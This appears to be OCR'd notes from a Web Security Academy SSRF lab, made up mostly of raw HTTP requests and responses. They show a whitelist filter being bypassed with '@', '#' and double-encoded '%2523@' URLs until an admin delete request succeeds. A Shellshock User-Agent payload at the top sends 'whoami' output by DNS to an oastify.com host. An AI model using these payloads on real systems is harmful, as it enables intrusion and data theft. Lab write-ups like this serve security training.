
```
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).gm6mp2k2f2719v55btt67hm0zr5itahz.oastify.com
```

Lab: SSRF with whitelist-based input filter

This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed an anti-SSRF defense you will need to bypass.




```
POST /product/stock HTTP/2
Host: 0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Cookie: session=zzr6DemKuBtoDPCfs4QnF5u1ZGmkMIB8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net/
product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://localhost&storeId=1
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 58

"External stock check host must be stock.weliketoshop.net"
```



```
POST /product/stock HTTP/2
Host: 0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Cookie: session=zzr6DemKuBtoDPCfs4QnF5u1ZGmkMIB8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net/
product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://localhost@stock.weliketoshop.net&storeId=1
```


```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5324

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css
         rel=stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            SSRF with whitelist-based input filter
        </title>
    </head>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
        <section class='academyLabBanner is-solved'>
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
```



```
POST /product/stock HTTP/2
Host: 0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Cookie: session=zzr6DemKuBtoDPCfs4QnF5u1ZGmkMIB8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net/
product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://localhost#@stock.weliketoshop.net&storeId=1
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 58

"External stock check host must be stock.weliketoshop.net"
```

double encod it



```
Cookie: session=zzr6DemKuBtoDPCfs4QnF5u1ZGmkMIB8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net/
product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Origin:
https://0a3a00bf04dc18238347cd2c00b60066.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=
http://localhost%2523@stock.weliketoshop.net/admin/delete?username
=carlos&storeId=1
```

```
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=3sjI2rd9ZjEQUOefwqXsliysh3zcngyQ; Secu
HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

```
http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos
```